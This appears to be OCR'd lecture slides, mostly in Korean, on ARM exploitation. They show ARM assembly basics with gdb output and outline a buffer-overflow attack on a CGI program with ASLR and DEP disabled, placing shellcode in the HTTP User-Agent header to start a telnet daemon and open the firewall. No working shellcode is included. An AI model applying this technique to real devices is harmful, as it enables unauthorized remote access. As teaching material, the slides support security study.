
LR(PC)

ShellCode를 어디에?

- 보안 시스템 확인
  - ASLR (X)
  - DEP (X)
    - STACK과 HEAP에서 Shellcode 실행 가능

- Stack Dump
- 최종 대상 선정
  - HTTP User-Agent Header

Buffer Overflow 취약점



aaaaaaaaaaaaaaaaaaaaaaaaaaaa

aaaa

aaaa

aaaa

Buffer

R11

SP

LR(PC)

쉘코드를 어디에 올릴 것인가?

CGI 는 환경변수에 HTTP 데이터를 저장한다.

User-Agent : utelnetd 구동 , iptables 에서 telnet 허용 쉘코드

ARM Exploitation


ARM assembly

- 함수 호출
- 함수 인자 전달
- 지역 스택 확보
- 스택 push/pop
- base pointer
- Return address 전달/복귀
- Shellcode 분석

ARM assembly


```
#include <stdio.h>

int my_func(int a, int b, int c)
{
        int sum;
        sum = a+b+c;
        return sum;
}

void main()
{
        int ret;

        ret = my_func(1, 2, 3);
        printf("sum = %d₩n", ret);
}
```

레지스터 목록




```
(gdb) b *main
Breakpoint 1 at 0x83e0
(gdb) r
Starting program: /root/test

Breakpoint 1, 0x000083e0 in main ()
Current language:  auto; currently asm
(gdb) info reg
r0             0x1              1
r1             0xbefefe34       3204382260
r2             0xbefefe3c       3204382268
r3             0x0              0
r4             0x8408           33800
r5             0x0              0
r6             0x82d0           33488
r7             0x0              0
r8             0x0              0
r9             0x0              0
r10            0x40025000       1073893376
r11            0x0              0
r12            0x83e0           33760
sp             0xbefefdac       0xbefefdac
lr             0x4003c06c       1073987692
pc             0x83e0           0x83e0 <main>
fps            0x1001000        16781312
cpsr           0x60000010       1610612752
(gdb)
```

함수 인자 전달




```
(gdb) disass main
Dump of assembler code for function main:
   0x00008474 <+0>:     push    {r11, lr}
   0x00008478 <+4>:     add     r11, sp, #4
   0x0000847c <+8>:     sub     sp, sp, #8
   0x00008480 <+12>:    mov     r0, #1
   0x00008484 <+16>:    mov     r1, #2
   0x00008488 <+20>:    mov     r2, #3
   0x0000848c <+24>:    bl      0x8430 <my_func>
   0x00008490 <+28>:    str     r0, [r11, #-8]
   0x00008494 <+32>:    ldr     r3, [pc, #16]      ; 0x84ac <main+56>
   0x00008498 <+36>:    mov     r0, r3
   0x0000849c <+40>:    ldr     r1, [r11, #-8]
   0x000084a0 <+44>:    bl      0x837c <printf>
   0x000084a4 <+48>:    sub     sp, r11, #4
   0x000084a8 <+52>:    pop     {r11, pc}
End of assembler dump.
(gdb)
```

함수 호출



